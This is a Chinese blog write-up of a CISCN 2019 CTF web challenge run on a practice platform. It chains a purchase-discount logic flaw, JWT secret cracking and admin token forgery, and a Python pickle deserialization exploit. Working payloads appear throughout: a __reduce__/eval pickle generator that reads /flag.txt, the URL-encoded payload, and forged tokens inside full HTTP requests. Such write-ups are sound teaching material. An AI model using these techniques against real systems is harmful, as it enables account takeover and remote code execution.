CISCN 华北赛区 Day1 Web2

原创

恋物语战场原 于 2019-06-14 12:45:35 发布 2143 收藏 3

分类专栏： CTF 文章标签： CTF python反序列化 JWT

本文链接：https://blog.csdn.net/qq_26406447/article/details/91964502

CISCN 华北赛区 Day1 Web2

前言

关注大佬的博客看到大佬又做了一道有意思的题还提供了环境，这里来体验下。

一看这个网站就很有意思...最近黑kunkun的可真多，前面0708那个漏洞github搜exp，下下来一运行，输出你打篮球真的很像CXK...过分...你打篮球才像CXK，你们全家打篮球都像CXK！

复现环境：https://github.com/CTFTraining/CISCN_2019_northern_China_day1_web2. 在线复现环境：http://web44.buuoj.cn/
知识点：

- 薅羊毛与逻辑漏洞
- cookie伪造
- python反序列化

过程


进入网站后正常先注册，然后进入页面。

这里正常的先尝试购买，购买后发现资金募集这里增加了购买物品的金额，个人中心里剩余金额减少了购买时的实际付款
这里是想到了抓包，然后直接改金额尝试，但看到上面的提示说要买lv6，简单翻了几页并没有发现lv6，这时候看到url有page参数，来进行修改，发现到500都还有，这就不能手工找了，简单写个脚本来找


这里检查页面元素可以发现lv4，lv5都是以图片形式加载的，图片名分别对应为lv4.png，lv5.png

```python
from urllib import request

url = "http://web44.buuoj.cn/shop?page="

for i in range(1000):
    response = request.urlopen(url+str(i))
    if "lv6.png" in response.read().decode('utf-8'):
        print(i)
        break
```

可以看到181页，找到了lv6



可以看到高贵的lv6果然是天价，这时候，就试着来尝试抓包改价格了



可以看到有价格和打折额度，但是无论将价格改为0还是将折扣改为0，都显示操作失败...

```
9a2586f0dab5b677df4c25da8c5c9be0d3988a626e2923a1a05
Connection: close

_xsrf=2%7C9b88e343%7C5292361df6eec7c461a955e2d6d0f772%7C1560424354&id=1624
&price=1145141919.0&discount=0.0
```


```
$('.alert').html('操作失败。').addClass('alert
alert-danger').show().delay(1000).fadeOut();
</script>


<div class="jumbotron">
<h1>购物车</h1>


<p>空</p>
```

陷入僵局，果然还是只能换偶像了...
好吧看了下大佬的writeup这里不要改为0，改为很小的数就行了
尝试之后发现是只能更改折扣那里的值，这算是一个逻辑漏洞吧，然后会进行一个重定向


```
POST /shopcar HTTP/1.1
Host: web44.buuoj.cn
Content-Length: 118
Cache-Control: max-age=0
Origin: http://web44.buuoj.cn
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://web44.buuoj.cn/shopcar
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _xsrf=2|eeebbccf|27f16991838d984814ca0a6ea3b3a8fe|1560424354;
JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QyIn0.oZtjB
blKd9gBWKN26msRSA9URkDAm9FxACivt-E07_s;
commodity_id="2|1:0|10:1560425479|12:commodity_id|8:MTYyNA==|e99c2da356972
9a2586f0dab5b677df4c25da8c5c9be0d3988a626e2923a1a05"
Connection: close

_xsrf=2%7C9b88e343%7C5292361df6eec7c461a955e2d6d0f772%7C1560424354&id=1624
&price=1145141919.0&discount=0.0000000000001
```

```
HTTP/1.1 302 Found
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Thu, 13 Jun 2019 11:37:17 GMT
Location: /b1g_m4mber
Server: TornadoServer/5.0.2
Connection: close
```

我们进入302跳转后的页面，可以看到提示要求admin才能登陆



这时候肯定是想着去看cookie值，在哪里把用户名进行替换
可以看上面上面的图，里面的cookie里面有JWT（JSON Web Token），我这样的菜鸡也是第一次遇到...查了下JWT，然后知道可以解析看看



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QxIn0.JfYbU6d2g3HS0QbVc4Tcoo-faSlwMDh6la8azlJhdL4
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "username": "test1"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) secret base64 encoded
```

可以看到解析结果果然有用户名，这时候我们就需要来对它进行替换（这里我也想过重新注册一个名为admin的用户，结果不给注册，这个骚操作行不通）

用 c-jwt-cracker来跑密钥

```
$ ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QyIn0.oZtjBblKd9gBWKN26msRSA9URkDAm9FxACivt-E07_s
Secret is "1Kun"
```

可以看到成功的跑出了密钥

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.40on__HQ8B2-wM1ZSwax3ivRK4j54jlaXv-1JjQynjo
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "username": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  1Kun
) secret base64 encoded
```


用得到的密钥生成admin的JWT，然后cookie进行修改，页面就正常显示了



检查源码发现友军给我们留下了好东西

```
<div class="ui text container login-wrap-inf">
<!-- 潜伏敌后已久,只能帮到这了 -->
<a href="/static/asd1f654e683wq/www.zip" ><span style="visibility:hidden">删库跑路前我留了好东西在这里</span></a>
<div class="ui segments center padddd">
<!-- 对抗*站黑科技，目前为测试阶段，只对管理员开放 -->
<div class="ui segment">
<img src="/static/img/b.png" alt=""/>

<p>admin</p>
```

把源码下载回来



是一堆py文件，python代码审计又是第一次遇到，又懵逼…看了看大佬的writeup，说是有python的反序列化漏洞…前面一直说看python反序列化漏洞来着…
首先看反序列化部分的代码吧

```
class AdminHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')

    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
```

```
    except:
        return self.render('form.html', res='This is Black Technology!', member=0)
```


可以看到这里用的是tornado框架，这个框架用的好像比较少，好像是停止更新了吧
get_argument是tornado获取参数的方法，不区分get和post

```
POST /b1g_m4mber HTTP/1.1
Host: web44.buuoj.cn
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Origin: http://web44.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://web44.buuoj.cn/b1g_m4mber
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _xsrf=2|eeebbccf|27f16991838d984814ca0a6ea3b3a8fe|1560424354;
commodity_id="2|1:0|10:1560425973|12:commodity_id|8:MTYyNA==|eaa1c714d3bc98a4a9582495dca907341193e3d7528015da735f83ad8dfa1b9f";
JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.40on__HQ8B2-wMlZSwax3ivRK4j54jlaXv-1JjQynjo
Connection: close

_xsrf=2%7C44797fb2%7C8d63aaec291f5b35be58c91309216b83%7C1560424354&become=admin
```

可以看到我们提交过去的body里面确实有become参数

> 相比于 PHP 反序列化必须要依赖于当前代码中类的存在以及方法的存在，Python 凭借着自己彻底的面向对象的特性完胜 PHP，Python 除了能反序列化当前代码中出现的类(包括通过 import的方式引入的模块中的类)的对象以外，还能利用其彻底的面向对象的特性来反序列化使用 types 创建的匿名对象，这样的话就大大拓宽了我们的攻击面

> 当序列化以及反序列化的过程中中碰到一无所知的扩展类型(python2,这里指的就是新式类)的时候，可以通过类中定义的 __reduce__ 方法来告知如何进行序列化或者反序列化也就是说我们，只要在新式类中定义一个__reduce__ 方法，我们就能在序列化的使用让这个类根据我们在 __reduce__ 中指定的方式进行序列化

这里我们就可以直接写payload了，我们可以用nc在vps上开个端口监听，让其去访问（但这里大佬比赛时环境不能访问外网，访问的是内网的xss平台…没太懂这个xss平台自己搭的还是本来就有…）
但这里也可以利用返回参数把它带出来
可以看到上面的代码p是可以返回的，这里我们让p等于flag的内容，就能获得flag了

payload：

```python
import pickle
import urllib

class payload(object):
    def __reduce__(self):
        return (eval, ("open('/flag.txt','r').read()",))

a = pickle.dumps(payload())
a = urllib.quote(a)
print a
```

用运行得到的结果去替代原有参数就能成功获得flag

```
POST /b1g_m4mber HTTP/1.1
Host: web44.buuoj.cn
Content-Length: 178
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Origin: http://web44.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://web44.buuoj.cn/b1g_m4mber
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _xsrf=2|eeebbccf|27f16991838d984814ca0a6ea3b3a8fe|1560424354;
commodity_id="2|1:0|10:1560425973|12:commodity_id|8:MTYyNA==|eaa1c714d3bc9
8a4a9582495dca907341193e3d7528015da735f83ad8dfa1b9f";
JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.40on_
_HQ8B2-wM1ZSwax3ivRK4j54jlaXv-1JjQynjo
Connection: close

_xsrf=2%7C44797fb2%7C8d63aaec291f5b35be58c91309216b83%7C1560424354&become=
c__builtin__%0Aeval%0Ap0%0A%28S%22open%28%27/flag.txt%27%2C%27r%27%29.read
%28%29%22%0Ap1%0Atp2%0ARp3%0A.
```

```
<div class="ui text container login-wrap-inf">
<!-- 潜伏敌后已久,只能帮到这了 -->
<a href="/static/asd1f654e683wq/www.zip" ><span
style="visibility:hidden">删库跑路前我留了好东西在这里</span></a>
<div class="ui segments center padddd">
<!-- 对抗*站黑科技，目前为测试阶段，只对管理员开放 -->
<div class="ui segment">
<img src="/static/img/b.png" alt=""/>

<p class="color_pink">admin</p>
<img class="lv" src="/static/img/member.png" alt=""/>

</div>
<div class="ui segment">flag{68rm4mj8hukk5wbkc50c34e8h3wirs2y}
</div>
<div class="ui segment">
<form action="/b1g_m4mber" method="post">
<input type="hidden" name="_xsrf"
value="2|46cd16a1|8fd7c3ff2bab3226bceca0000b950290|1560424354"/>
<input hidden="hidden" type="text" class="f-m ui segment" name="become"
placeholder="" value="admin" required>
<div class="group">
<button type="submit" class="ui secondary button ">一键成为大会员</button>
</div>
</form>
</div>
```

总结

这道题也是很有意思，让我也去学习了许多新的知识点，JWT，python反序列化，等等
这里也比较理解大佬以前说的python反序列化比起php来危害更大，更容易任意命令执行
最后我想说虽然拿到了flag但最终还是没能买下lv6会员啊，hhh（这道题真的还是很符合当前热点的，但真的不希望以后再有人向github传CXK的exp了！！！）

参考

1. 一篇文章带你理解漏洞之 Python 反序列化漏洞!
2. CISCN 华北赛区 Day1 Web2 WriteUp
3. 【CISCN2019】华北赛区-天枢&waterflower
4. 认识JWT